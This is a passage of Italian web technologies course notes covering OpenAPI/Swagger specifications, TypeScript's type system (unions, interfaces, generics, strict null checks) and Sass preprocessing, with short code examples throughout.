Sono due cose diverse e vanno usate con precisione. `401 Unauthorized` significa «non so chi sei»: manca l'autenticazione, o il token non è valido. `403 Forbidden` significa «so chi sei, ma non puoi»: l'autenticazione c'è, mancano i permessi.

OpenAPI

OpenAPI

OpenAPI (già noto come Swagger) è uno standard aperto e formale per **descrivere** le API HTTP.

Perché serve?

- **Standardizzazione**: garantisce pratiche di documentazione coerenti.
- **Documentazione**: si può usare per generare automaticamente documentazione completa.
- **Generazione di codice**: permette di generare automaticamente librerie client e scheletri di server.
- **Leggibile da macchine e da persone**: abilita la scoperta automatica e altro ancora.

È lo standard industriale più adottato.

La specifica

Le descrizioni OpenAPI sono documenti di testo strutturato: ogni documento rappresenta un oggetto JSON, in formato JSON o YAML. Descrivono la versione della specifica (`openapi`), l'API (`info`) e gli endpoint (`paths`).

openapi.yaml

```yaml
openapi: 3.1.0
info:
  title: A minimal specification
  version: 0.0.1
paths: {}   # nessun endpoint definito
```

Gli endpoint si chiamano **path**. Per ciascuno si specificano i metodi supportati e, per ciascun metodo, i parametri di ingresso attesi, l'eventuale corpo della richiesta e le possibili risposte.

openapi.yaml

```yaml
/auth:
  post:
    description: Authenticate user
    requestBody:
      description: user to authenticate
      required: true
      content:
        application/json:
          schema:
            type: object
            properties:
              usr:
                type: string
                example: Kyle
              pwd:
                type: string
                example: p4ssw0rd
    responses:
      200:
        description: User authenticated
      401:
        description: Invalid credentials
```

POST /auth Authenticate user

Request body * **required**

```
{ "usr": "Kyle", "pwd": "p4ssw0rd" }
```

Responses

```
200   User authenticated
401   Invalid credentials
```

Come la stessa specifica appare in Swagger UI.

A che cosa serve una specifica

Uso	Che cosa se ne ottiene
Supporto alla progettazione	rilevare errori e incoerenze prima di scrivere codice
Generazione di codice	scheletri di server, SDK per i client, test
Documentazione	documentazione interattiva generata automaticamente

OpenAPI è supportato da diversi strumenti open source maturi: **Swagger Editor**, **Swagger Codegen** e **Swagger UI**, provabili anche direttamente nel browser su `https://editor.swagger.io/`.

La generazione di codice lato server può ovviamente produrre solo scheletri, ma supporta ASP.NET, Go, Java, JaxRS, Micronaut, Kotlin, Node.js, Python (Flask), Scala e Spring. Lato client permette di generare SDK in decine di linguaggi diversi.

Sviluppo guidato dalla specifica

Spesso si comincia a lavorare a una API **definendone la specifica** prima di scrivere qualunque codice: è il cosiddetto *OpenAPI-driven development*. Oltre a sfruttare al massimo la generazione di codice, promuove l'**indipendenza** fra i diversi gruppi coinvolti (front-end, back-end, qualità): la definizione dell'API li tiene allineati e permette di lavorare in parallelo.

Generare la specifica dal codice

Nel corso si usano due pacchetti Node:


- `swagger-jsdoc`, che genera automaticamente le specifiche OpenAPI a partire da annotazioni nel codice sorgente;
- `swagger-ui-express`, che serve da Express la documentazione Swagger UI generata automaticamente.

```
npm install swagger-jsdoc
npm install swagger-ui-express
```

JS index.js

```
const swaggerSpec = swaggerJSDoc({
  definition: {
    openapi: '3.1.0',
    info: {
      title: 'To-do List REST API',
      version: '1.0.0',
    },
  },
  apis: ['./routes/*Router.js'],   // file contenenti le annotazioni
});

// Swagger UI sara' disponibile su /api-docs
app.use('/api-docs', swaggerUI.serve, swaggerUI.setup(swaggerSpec));
```



La documentazione interattiva generata dalle annotazioni nei router.

JS routes/authenticationRouter.js

```
/**
 * @swagger
 * /auth:
 *   post:
 *     description: Authenticate user
 *     requestBody:
 *       content:
 *         application/json:
 *           schema:
 *             type: object
 *             properties:
 *               usr:
 *                 type: string
 *               pwd:
 *                 type: string
 */
authenticationRouter.post("/auth", async (req, res) => { /* ... */ });
```

Che cosa serve sapere all'esame

Per il corso è richiesto sapere **che cos'è** lo standard OpenAPI, **perché** è stato introdotto e **a che cosa** può servire. Non è richiesto saper scrivere file di specifica OpenAPI da zero.

RIFERIMENTI


- **The Little Book on REST Services**, Kenneth Lange.
  https://www.kennethlange.com/books/The-Little-Book-on-REST-Services.pdf
- **API design guide** — Google Cloud.
  https://cloud.google.com/apis/design
  Parti rilevanti: *Resource-oriented design*, *Resource names*.
- **REST API Checklist**, Kenneth Lange.
  https://kennethlange.com/rest-api-checklist/
- **OpenAPI** — sito ufficiale.
  https://www.openapis.org/
  https://learn.openapis.org/
  https://spec.openapis.org/oas/v3.1.0
- **Esempi con altri framework**:
  https://github.com/luistar/jakartaee-rest-example (JakartaEE)
  https://github.com/luistar/rest-service-pizzashop (Spring)
  https://github.com/marciovrl/fastapi (FastAPI, Python)
  Non sono richiesti per il corso, ma è istruttivo vedere framework che adottano un approccio basato su annotazioni.

TypeScript

JavaScript ha un sistema di tipi peculiare, che abbiamo imparato ad ~~amare~~ accettare.

È **tipizzato dinamicamente**:


```
let x;
console.log(typeof(x));   // undefined
x = 1.25e7;
console.log(typeof(x));   // number
x = "Hello Web Technologies!";
console.log(typeof(x));   // string
```



La stessa variabile cambia tipo nel tempo.

Ed è anche **tipizzato debolmente**, con una spiccata predilezione per le conversioni implicite:

```
let y = "100" - 1 + "42";
// string - number -> number, poi number + string -> string
console.log(`${y}: ${typeof(y)}`);   // 9942: string
```



Due conversioni implicite in una riga.

Il problema

Queste caratteristiche rendono il linguaggio pratico per piccole manipolazioni di pagine web: funziona e basta, senza bisogno di essere prolissi dichiarando tipi o conversioni esplicite.

Man mano che la complessità dei programmi cresce, però:

- è più facile introdurre bug insidiosi;
- l'esperienza di sviluppo peggiora: poco supporto dall'IDE, pochissimi errori individuati prima dell'esecuzione;
- il codice diventa meno manutenibile e più difficile da capire.

Esempio 17.1 — Bug che si scoprono solo a runtime

JS bugs.js

```
let message = "Hello Web Technologies!";
console.log(message.toLowerCase());   // hello web technologies!
message();       // TypeError: message is not a function (a runtime)

let employee = { name: "Jordan Belfort", role: "Stockbroker" };
employee.nome = "The Wolf of Wall Street";   // nessun errore!
console.log(employee.name);                  // Jordan Belfort

let team = ["Jordan Belfort", "Donnie Azoff", "Chester Ming"];
team.add("Nicky Koskoff");   // TypeError: team.add is not a function
```

Console

```
hello web technologies!
Uncaught TypeError: message is
  not a function
```

L'esecuzione si ferma al primo errore;
il refuso `nome` non ne produce affatto.

Il secondo caso è il più insidioso: un refuso in un nome di proprietà (`nome` invece di `name`) non produce **alcun** errore. Sarebbe bello intercettare questi bug **prima** dell'esecuzione.

I transpiler

JavaScript ha cominciato a essere usato per programmi sempre più complessi, e gli sviluppatori hanno sentito il bisogno di superare questi limiti. Sostituire JavaScript con un linguaggio nuovo non era praticabile: era già supportato ovunque.

Sono così nati molti linguaggi che **compilano verso JavaScript standard**: CoffeeScript, TypeScript, Dart, Elm e circa altri 350.



Figura 17.1: *Un transpiler traduce da un linguaggio a un altro, non a codice macchina.*

TypeScript

TypeScript nasce nel 2012, progettato e sviluppato da Microsoft (lo sviluppatore principale è Anders Hejlsberg). È un **superset** di JavaScript con tipizzazione statica, interfacce, enumerazioni e generici, e **compila verso JavaScript**. È di gran lunga la variante di JavaScript più diffusa.

Essendo un superset, **qualunque codice JavaScript valido è anche codice TypeScript valido**: si può adottare gradualmente, un file alla volta.

TypeScript si installa come pacchetto npm:

```
npm install -g typescript
```

Il comando rende disponibile globalmente il compilatore `tsc`. I file TypeScript hanno tipicamente estensione `.ts`.

Esempio 17.2 — Il compilatore trova un bug nel JavaScript puro

TS hello.ts

```ts
function greet(entity, date) {
  console.log(`Hello ${entity}, today is ${date}!`);
}

greet("Web Technologies");
```

Terminale

```
$ node hello.ts
Hello Web Technologies, today is undefined!
```

Terminale

```
$ tsc hello.ts
hello.ts:5:1 - error TS2554:
  Expected 2 arguments, but got 1.

5 greet("Web Technologies");
  ~~~~~~~~~~~~~~~~~~~~~~~~~
  hello.ts:1:24
    An argument for 'date' was
    not provided.
```

A destra le due prove: eseguito con Node, il file funziona (è JavaScript valido) ma stampa un risultato sbagliato; compilato con `tsc`, l'errore viene segnalato prima dell'esecuzione.

Il compilatore ha individuato il bug **pur avendo scritto soltanto JavaScript standard**, senza una sola annotazione di tipo.

Downleveling

Corretto il bug e compilato il file, `tsc` produce un `hello.js` eseguibile con Node. Il codice generato conserva commenti e indentazione, e sembra scritto da una persona. Un dettaglio però cambia:

TS hello.ts

```ts
console.log(`Hello ${entity}, today is ${date}!`);
```

JS hello.js

```js
console.log("Hello ".concat(entity, ", today is ").concat(date, "!"));
```

I template literal sono una funzionalità di ES6 e, per impostazione predefinita, TypeScript ha come bersaglio ES5 (del 2009; nelle versioni precedenti alla 5.0 era addirittura ES3, del 1999). TypeScript sa **riscrivere** il codice da versioni più recenti a versioni più vecchie: è il **downleveling**. Possiamo usare le funzionalità moderne e far girare il risultato anche su browser antichi.

Il bersaglio si può specificare:

```
tsc --target es6 hello.ts
```

Dichiarare i tipi

I tipi primitivi più comuni sono `string`, `number` e `boolean`.

TS primitive_types.ts

```ts
let courseName: string = "Web Technologies";
let credits: number = 6;
let isGreat: boolean = true;
```

A questo punto il file **non è più JavaScript valido**: eseguirlo direttamente con Node produce un `SyntaxError`. Va compilato prima.

```ts
credits = "9 CFU";   // in JavaScript sarebbe lecito
```

Terminale

```
$ tsc primitive_types.ts
primitive_types.ts:5:1 - error TS2322:
  Type 'string' is not assignable to
  type 'number'.
```

Array

Il tipo di un array si indica con la sintassi `tipo[]`.

TS array.ts

```ts
let langs: string[] = ["TypeScript", "JavaScript", "PHP", "Java"];
let primes: number[] = [2, 5, 7, 97, 829, 839];

langs.push({ name: "C#" });
// error TS2345: Argument of type '{ name: string; }' is not assignable
// to parameter of type 'string'.
```

Il tipo any

TypeScript include un tipo speciale: `any`. Quando un valore è di tipo `any` possiamo farci qualunque cosa e il compilatore non protesterà.

```ts
let x: any;
x = { name: "Angular", lang: "TypeScript" };
x.foo();              // compila, ma solleva TypeError a runtime

x = "Hello!";
let n: number = x;    // compila: stiamo mettendo una stringa in un number
```

any disattiva i controlli

Usare `any` equivale a rinunciare a tutto ciò per cui si è adottato TypeScript. È talvolta inevitabile (per esempio interfacciandosi con librerie non tipizzate), ma va considerato un'eccezione consapevole, non una scorciatoia di comodo.

Funzioni

Si possono specificare i tipi sia degli ingressi sia del valore restituito.

```ts
function greet(name: string): string {
  return `Hello ${name.toUpperCase()}`;
}

console.log(greet(42));
// error TS2345: Argument of type 'number' is not assignable to
// parameter of type 'string'
```


Inferenza automatica

Quando non si fornisce un'annotazione esplicita, TypeScript prova a **dedurre** il tipo dal contesto.

```ts
function greet(name) {          // function greet(name: any): string
  return `Hello ${name}`;
}

let arr = [1, 2, 3, 4, 5];      // let arr: number[]
let course = "Web Technologies";   // let course: string

course = { name: "Web Technologies", credits: 6 };
// TS2322: Type '{name: string; credits: number;}' is not assignable
// to type 'string'
```



Ciò che mostra l'editor passando sopra ai nomi: i tipi dedotti.

Quando non si specifica un tipo e TypeScript non riesce a dedurlo, il compilatore ripiega di norma su `any`. Il flag `noImplicitAny` permette di segnalare come errore ogni `any` implicito.

Terminale

```
$ tsc --noImplicitAny implicit_any.ts
implicit_any.ts:3:16 - error TS7006: Parameter 'name' implicitly has an
'any' type.
```

Tipi oggetto

Un tipo oggetto si definisce elencando le sue proprietà e i loro tipi.


TS object_types.ts

```ts
function printCourse(course: { name: string, credits: number }) {
  console.log(`Course name: ${course.name}`);
  console.log(`Course credits: ${course.credits}`);
}

printCourse({ name: "Web Technologies", credits: 6 });   // ok

printCourse({ name: "Software Engineering" });
// TS2345: Property 'credits' is missing

printCourse({ name: "Algebra", credits: 6, year: "First" });
// TS2353: Object literal may only specify known properties
```



L'oggetto deve avere esattamente la forma attesa.

Una proprietà si può dichiarare **opzionale** aggiungendo un `?` dopo il nome.

```ts
function printCourse(course: { name: string, credits?: number }) {
  console.log(`Course name: ${course.name}`);
  console.log(`Course credits: ${course.credits}`);
  // andrebbe verificato se course.credits e' undefined!
}

printCourse({ name: "Software Engineering" });   // ok: stampa "undefined"
```

Tipi unione

I **tipi unione** si ottengono combinando due o più tipi, elencati e separati da `|`. Rappresentano valori che possono appartenere a uno qualunque dei tipi combinati.

TS union.ts

```ts
function printError(code: number | string) {
  console.log(`Error code: ${code}`);
}


printError(404);                 // ok
printError("401 Unauthorized");  // ok
printError({ code: "403" });     // errore di compilazione
```

TypeScript garantisce che le operazioni su un tipo unione siano valide per **ciascuno** dei tipi possibili:

```ts
function printError(code: number | string) {
  console.log(`Error code: ${code.toUpperCase()}`);
  // TS2339: Property 'toUpperCase' does not exist on type 'string | number'
}
```

In questi casi bisogna **restringere** il tipo con controlli espliciti (per esempio `typeof` o `Array.isArray()`); TypeScript sa dedurre tipi specifici nei singoli rami.

```ts
function printError(code: number | string) {
  if (typeof code === "string") {
    console.log(`Error: ${code.toUpperCase()}`);   // qui code: string
  } else {
    console.log(`Error: ${code}`);                 // qui code: number
  }
}
```



Dentro ogni ramo il tipo è più preciso.

Alias di tipo e interfacce

Volendo riusare lo stesso tipo più volte, si può assegnargli un nome con la parola chiave `type`.


aliases.ts

```ts
type Credits = number | string;

type Course = {
  name: string,
  credits: Credits
}

function printCourse(course: Course) {
  console.log(`Name: ${course.name}, Credits: ${course.credits}`);
}

let webtech: Course = { name: "Web Technologies", credits: 6 };
let softeng: Course = { name: "Software Engineering", credits: "10 CFU" };
```



Un alias può comporre altri alias.

Le **interfacce** sono un altro modo di dare un nome ai tipi oggetto.

interfaces.ts

```ts
interface Course {
  name: string;
  credits: number;
}

function printCourse(course: Course) {
  console.log(`Name: ${course.name}, Credits: ${course.credits}`);
}
```

Tipizzazione strutturale

Tipizzazione strutturale

TypeScript è un linguaggio a **tipizzazione strutturale**: per stabilire la compatibilità fra tipi guarda soltanto alla **struttura** e alle capacità, non ai **nomi**. Java, al contrario, ha un sistema di tipi *nominativo*.


structural.ts

```ts
interface Person { name: string; age: number; }
interface Pet    { name: string; age: number; }

function printPerson(p: Person) {
  console.log(`Name: ${p.name}, age: ${p.age}`);
}

let person: Person = { name: "Janet", age: 20 };
let pet: Pet       = { name: "Chuck", age: 3 };

printPerson(person);   // Name: Janet, age: 20
printPerson(pet);      // Name: Chuck, age: 3   (!)
```



TypeScript ✔ Java ✖


Stessa forma, quindi stesso tipo:
i nomi non contano.

Un `Pet` viene accettato dove è atteso un `Person` perché ne ha la stessa forma. In Java sarebbe un errore di compilazione.

```ts
interface Pet {
  name: string
}

interface Bird extends Pet {
  flies: boolean
}

let chuck: Bird = { name: "Chuck", flies: true };
let quentin: Bird = { flies: false };
// TS2741: Property 'name' is missing
```



`Bird` ha tutto ciò che ha `Pet`, più `flies`.

Alias di tipo e interfacce sono molto simili e spesso intercambiabili. Una distinzione chiave: i `type` **non possono essere riaperti** per aggiungere proprietà, mentre le interfacce sono sempre estendibili.

```ts
interface Pet { name: string }
interface Pet { age: number }     // ok: le due dichiarazioni si fondono

type Pet2 = { name: string }
type Pet2 = { age: number }       // TS2300: Duplicate identifier
```

Gli alias si estendono con i **tipi intersezione**, creati con `&`:

```ts
type Pet = { name: string }

type Bird = Pet & {
  flies: boolean
}

let chuck: Bird = { name: "Chuck", flies: true };
```

ASSERZIONI DI TIPO

Talvolta lo sviluppatore ne sa più del compilatore. Per esempio, usando `document.getElementById()` TypeScript può dedurre soltanto che la chiamata restituirà un `HTMLElement`, mentre noi sappiamo che quell'elemento è di un tipo più specifico.

```ts
const nameInput = document.getElementById("name") as HTMLInputElement;
```

Non è un'asserzione nel senso dei test

Il termine è fuorviante: non viene verificato nulla a runtime. È soltanto un'indicazione al compilatore, valida a tempo di compilazione. Se ci sbagliamo, l'errore si manifesterà comunque durante l'esecuzione.

Tipi letterali ed enumerazioni

Oltre ai tipi `string` e `number`, si può fare riferimento a stringhe e numeri **specifici** in posizione di tipo.

```
let alignment: "center";
alignment = "center";
alignment = "left";
// TS2322: Type '"left"' is not assignable to type '"center"'
```

Da solo non è molto utile, ma combinato con i tipi unione esprime un concetto molto potente: tipi che corrispondono a un **insieme di valori noti**.

```
type Alignment = "center" | "left" | "right";

let alignment: Alignment;
alignment = "left";    // ok
alignment = "right";   // ok
alignment = "centre";
// TS2820: Type '"centre"' is not assignable to type 'Alignment'.
// Did you mean '"center"'?
```

Le **enumerazioni** permettono di definire un insieme di costanti con un nome.

TS enums.ts ×

```
interface Order { isPremium: boolean }

enum Priority {
  Low,
  Medium,
  High
}

function computePriority(s: Order): Priority {
  if (s.isPremium)
    return Priority.High;
  return Priority.Low;
}

console.log(Priority.Medium);   // 1
```

enum Priority	
Low	0
Medium	1
High	2

Senza valori espliciti, le costanti sono numerate da 0.

Tipi funzione

Come si dichiara che una funzione riceve una **callback** con certi parametri e un certo risultato? Con le **espressioni di tipo funzione**.

```ts
type stringDecoratorFunction = (x: string, mode: boolean) => string;

let fn: () => string;                  // funzione senza argomenti, ritorna string
fn = () => { return "Hello Web Tech" };       // ok
fn = (x: string) => { return `Hello ${x}` };  // errore di tipo
```

TS function_types.ts

```ts
enum Case { Uppercase, Lowercase }

function GREET(name: string, decorator: (x: string, mode: Case) => string) {
  return decorator(name, Case.Uppercase);
}

function stringDecorator(x: string, mode: Case) {
  if (mode === Case.Lowercase)
    return `>>> Hello ${x} <<<`.toLowerCase();
  else
    return `>>> Hello ${x} <<<`.toUpperCase();
}

console.log(GREET("Web Technologies", stringDecorator));
```

Console

```
>>> HELLO WEB TECHNOLOGIES <<<
```

`GREET` chiama la callback con `Case.Uppercase`.

Generici

Buona parte dell'ingegneria del software mira a costruire software **riusabile**: sviluppare componenti capaci di operare su dati presenti e futuri è essenziale per i sistemi di grandi dimensioni. I **generici** sono uno degli strumenti principali per scrivere codice che funzioni con una varietà di tipi.

Esempio 17.3 — La funzione identità

Supponiamo di dover realizzare una funzione che restituisce ciò che riceve.

```ts
function identity(x) {        // function identity(x: any): any
  return x;
}

let y: string = "Hello";
let z = identity(y);          // z: any (!)
```


Usare `any` è abbastanza generico, ma **perdiamo l'informazione** sul tipo al ritorno. Dare un tipo specifico risolve il problema ma funzionerebbe solo con le stringhe.

TypeScript permette di definire **variabili di tipo**, dichiarate dopo il nome della funzione fra `<` e `>`.

TS generics.ts

```ts
function identity<Type>(x: Type): Type {
  return x;
}

let s: string = identity<string>("Hello");   // Type esplicito
let n: number = identity(42);                // dedotto automaticamente
let o: { title: string, artist: string } = identity({
  title: "Sultans of swing",
  artist: "Dire Straits"
});
```



Il tipo in uscita è quello in ingresso.

Non è la stessa cosa di usare `any`: qui l'informazione sul tipo di ingresso viene **preservata**.

Le variabili di tipo possono essere più di una, e funzionano anche con gli array:

```ts
function merge<T1, T2>(x: T1, y: T2): { field: T2, otherField: T1 } {
  return { field: y, otherField: x };
}

let x = merge("Sultans of Swing", 42);
// x ha tipo { field: number, otherField: string }

function getFirst<T>(arr: T[]): T {
  return arr[0];
}

let first: string = getFirst(["hello", "web", "technologies"]);
```

Classi generiche

TS generic_class.ts

```ts
class CustomCollection<T> {
  list: T[] = [];

  addElement(element: T): number {
    return this.list.push(element);
  }

  getRandomElement(): T {
    let selectedIndex: number = Math.floor(Math.random() * this.list.length);
    return this.list[selectedIndex];
  }
}

let c = new CustomCollection<string>();
c.addElement("hello");
c.addElement("web");
console.log(c.getRandomElement());
```


Vincoli sui generici

TS constraints.ts

```ts
class Animal { species: string; }
class Bird extends Animal  { canFly: boolean; }
class Snake extends Animal { isVenomous: boolean; }

function animalInfo<T extends Animal>(animal: T): void {
  console.log(animal.species);
}

animalInfo(new Bird());              // ok
animalInfo({ species: "Spider" });   // ok anche questo (!)
```



Basta avere `species`: per la tipizzazione strutturale anche l'oggetto letterale è un `Animal`.

L'ultima riga funziona per via della tipizzazione strutturale: l'oggetto letterale ha la stessa forma di `Animal`, quindi soddisfa il vincolo.

ALTRI TIPI DA CONOSCERE

Tipo	Significato
`void`	tipo di ritorno delle funzioni che non restituiscono un valore
`unknown`	rappresenta qualunque valore possibile: simile ad `any`, ma **più sicuro**, perché non consente alcuna operazione senza prima restringere il tipo
`never`	rappresenta valori che non vengono mai osservati: il tipo di una funzione che non ritorna mai, o di un ramo irraggiungibile

TS unknown.ts

```ts
function greet(a: any) {
  console.log(a.name);       // compila, ma possibile errore a runtime
}

function saferGreet(a: unknown) {
  console.log(a.name);       // TS18046: 'a' is of type unknown
}

type namedObject = { name: string };

function notSoSafeGreet(a: unknown) {
  console.log((a as namedObject).name);   // asserzione esplicita
}
```

TS never.ts

```ts
function f(x: string | number) {
  if (typeof x === "string") {
    return x.toLowerCase();
  } else if (typeof x === "number") {
    return x.toPrecision(2);
  } else {
    return x;   // qui x ha tipo never: nessun altro caso e' possibile
  }
}

function g(x: any): never {   // g non ritorna mai: solleva sempre un errore
  throw new Error("Oops!");
}
```

Livelli di severità

Utenti diversi si aspettano cose diverse da TypeScript. Per impostazione predefinita offre un'esperienza **opzionale**: i tipi non sono obbligatori e si ricorre ad `any` quando non è possibile dedurre un tipo preciso. Il flag `noImplicitAny` rende più severo questo comportamento.

Per non essere troppo invasivo, alcuni controlli sono disattivati di partenza. Per esempio `null` e `undefined` possono essere assegnati a qualunque tipo: dimenticarsi di gestirli esplicitamente è la causa di innumerevoli bug, tanto che il concetto è stato definito «l'errore da un miliardo di dollari».

Il flag `strictNullChecks` impone che `null` e `undefined` siano gestiti in modo esplicito.

strict.ts

```ts
let character = x.list.find((val: string) => {
  return val === "Amelie"
});

// character potrebbe essere undefined!
console.log(character.toUpperCase());
```

Terminale

```
$ tsc -target es6 strict.ts
$ tsc -target es6 -strictNullChecks strict.
    ts
strict.ts:13:13 - error TS18048:
  'character' is possibly 'undefined'.
```

Senza il flag il codice compila e il bug esplode a runtime; con il flag viene intercettato subito. È il motivo per cui nei progetti nuovi conviene attivare fin dall'inizio la modalità severa.

Riferimenti

- **The TypeScript Handbook**.
  https://www.typescriptlang.org/docs/handbook/intro.html
  Non serve conoscerlo per intero: va usato come riferimento per le parti discusse in questo capitolo.
- **Lecture Notes for the Comparative Studies of Programming Languages Course**, Paquet e Mokhov (2010).
  https://arxiv.org/pdf/1007.2123.pdf
  Sezione 3.3 per approfondire i sistemi di tipi (duck typing, sistemi strutturali contro nominativi). Non richiesto per il corso.
- **To Type or Not to Type? A Systematic Comparison of the Software Quality of JavaScript and TypeScript Applications on GitHub**, Justus Bogner e Manuel Merkel (2022).
  https://dl.acm.org/doi/pdf/10.1145/3524842.3528454

Strumenti di front-end

Abbiamo iniziato dalle tecnologie fondamentali (HTML, CSS, JavaScript), costruito pagine statiche e poi siamo passati alla programmazione lato server. Le pagine che generavamo dinamicamente restavano però semplici: un solo foglio di stile, pochissimo JavaScript lato client, nessuna libreria esterna.

I front-end moderni sono molto più complessi:

- il codice JavaScript lato client è sempre più articolato;
- si usano molte librerie e moduli;
- si transpila e si applica il *downleveling*;
- si ottimizzano i file serviti;
- si usano spesso pre- e post-processori per i fogli di stile.

Servono strumenti per assistere lo sviluppatore e automatizzare questi passaggi.

Pre- e post-processori CSS

Il CSS di per sé può essere piacevole, ma i fogli di stile diventano presto grandi, complessi e difficili da mantenere. Gli strumenti di pre- e post-elaborazione permettono di creare in modo efficiente fogli di stile robusti, scalabili e ottimizzati.




Figura 18.1: *La catena di elaborazione di un foglio di stile moderno.*

Pre-processori

I **pre-processori CSS** sono «compilatori» speciali che generano codice CSS a partire da file scritti in una sintassi propria. Tale sintassi si può vedere come un'**estensione** del CSS di base, che introduce funzionalità nuove (per esempio le variabili) per scrivere fogli di stile manutenibili in modo più efficiente.

I più diffusi sono **Sass**, **LESS** e **Stylus**.

Post-processori

I **post-processori** elaborano e trasformano automaticamente fogli di stile già esistenti. Si usano tipicamente per:

- **downleveling**, cioè riscrivere costrutti recenti in forme comprese da browser più vecchi:

```
/* prima */                  /* dopo */
body {                       body {
  color: oklch(61% 0.2 29);    color: rgb(225, 65, 52);
}                            }
```

- **autoprefissatura**, cioè aggiungere i prefissi specifici dei browser:

```
/* prima */                  /* dopo */
.example {                   .example {
  transition: all .5s;         -webkit-transition: all .5s;
}                              -o-transition: all .5s;
                               transition: all .5s;
                             }
```

- **ottimizzazioni**, come la minificazione o l'eliminazione delle parti inutilizzate;
- **imposizione di convenzioni** e rilevamento di errori.

Il post-processore più diffuso è **PostCSS**.

Sass

Sass si autodefinisce «CSS con i superpoteri» ed è attualmente il pre-processore CSS più diffuso. Esiste dal 2006. Gli altri pre-processori offrono grosso modo le stesse funzionalità con una sintassi leggermente diversa.

```
npm install -g sass
```

Due sintassi

Sintassi SCSS	**Sintassi indentata**
Estensione `.scss`.	Estensione `.sass`.
È un **superset** del CSS: qualunque CSS valido è SCSS valido.	Basata sull'indentazione, come Python.
È la sintassi più diffusa.	Era la sintassi originale.

Variabili

Le variabili permettono di riusare valori in tutto il foglio di stile. Al momento della compilazione vengono sostituite dal loro valore.

file.scss

```
$font-stack: Helvetica, sans-serif;
$primary-color: #333;

body {
  font: $font-stack;
  color: $primary-color;
}
```

file.css

```
body {
  font: Helvetica, sans-serif;
  color: #333;
}
```

Annidamento

In HTML esiste una chiara gerarchia di elementi annidati; nel CSS puro non possiamo avere regole annidate. Sass lo permette, e rende il codice più leggibile.

nesting.scss

```scss
nav {
  ul {
    margin: 0;
    padding: 0;
    list-style: none;
  }

  li { display: inline-block; }

  a {
    display: block;
    padding: 6px 12px;
    text-decoration: none;
  }
}
```

nesting.css

```css
nav ul { margin: 0; padding: 0; list-style: none; }
nav li { display: inline-block; }
nav a  { display: block; padding: 6px 12px; text-decoration: none; }
```

Annidare troppo è una cattiva pratica

Ogni livello di annidamento aggiunge un elemento al selettore generato, e quindi aumenta la **specificità**. Selettori troppo specifici sono difficili da sovrascrivere e rendono il foglio di stile fragile: torna qui tutto quello che abbiamo studiato sulla cascata nel capitolo 3. Come regola pratica, non superare i tre livelli.

Mixin

I **mixin** permettono di riusare un gruppo di dichiarazioni. Si dichiarano con la regola `@mixin` e si includono con `@include`.

mixins.scss

```scss
@mixin clear-list {
  list-style-type: none;
  padding: 0;
  margin: 0;
  li {
    display: inline-block;
  }
}

nav ul {
  background-color: aliceblue;
  @include clear-list;
}
```

CSS generato

```css
nav ul {
  background-color: aliceblue;
  list-style-type: none;
  padding: 0;
  margin: 0;
}
nav ul li {
  display: inline-block;
}
```

nav

Home Corsi Contatti

I mixin possono anche avere parametri, con valori predefiniti:

theme.scss

```scss
@mixin theme($color: DarkBlue) {
  background: $color;
  color: #fff;
}

.info   { @include theme; }
.danger { @include theme($color: DarkRed); }
```

CSS generato

```css
.info   { background: DarkBlue; color: #fff; }
.danger { background: DarkRed;  color: #fff; }
```

theme

.info

.danger

`example.scss` usa il modulo `base.scss` e ne legge la variabile con il prefisso `base.`. Il CSS generato contiene anche le regole di `base`:

base.scss
```scss
$font-stack: Helvetica, sans-serif;
$primary-color: #333;

body {
  font: $font-stack;
  color: $primary-color;
}
```

example.scss
```scss
@use 'base';

.inverse {
  background: base.$primary-color;
  color: white;
}
```

CSS generato
```css
body {
  font: Helvetica, sans-serif;
  color: #333;
}

.inverse {
  background: #333;
  color: white;
}
```

I file Sass il cui nome inizia con un trattino basso sono detti **parziali**: sono pensati solo per essere inclusi da altri file, e Sass non genera per essi un file CSS autonomo. Un file che raccoglie tutte le variabili è un buon esempio di parziale.

_variables.scss
```scss
$primary-color: purple;
$accent-color: orange;
$background-color: beige;
```

```
$list: (120px, 240px, 480px, 800px);
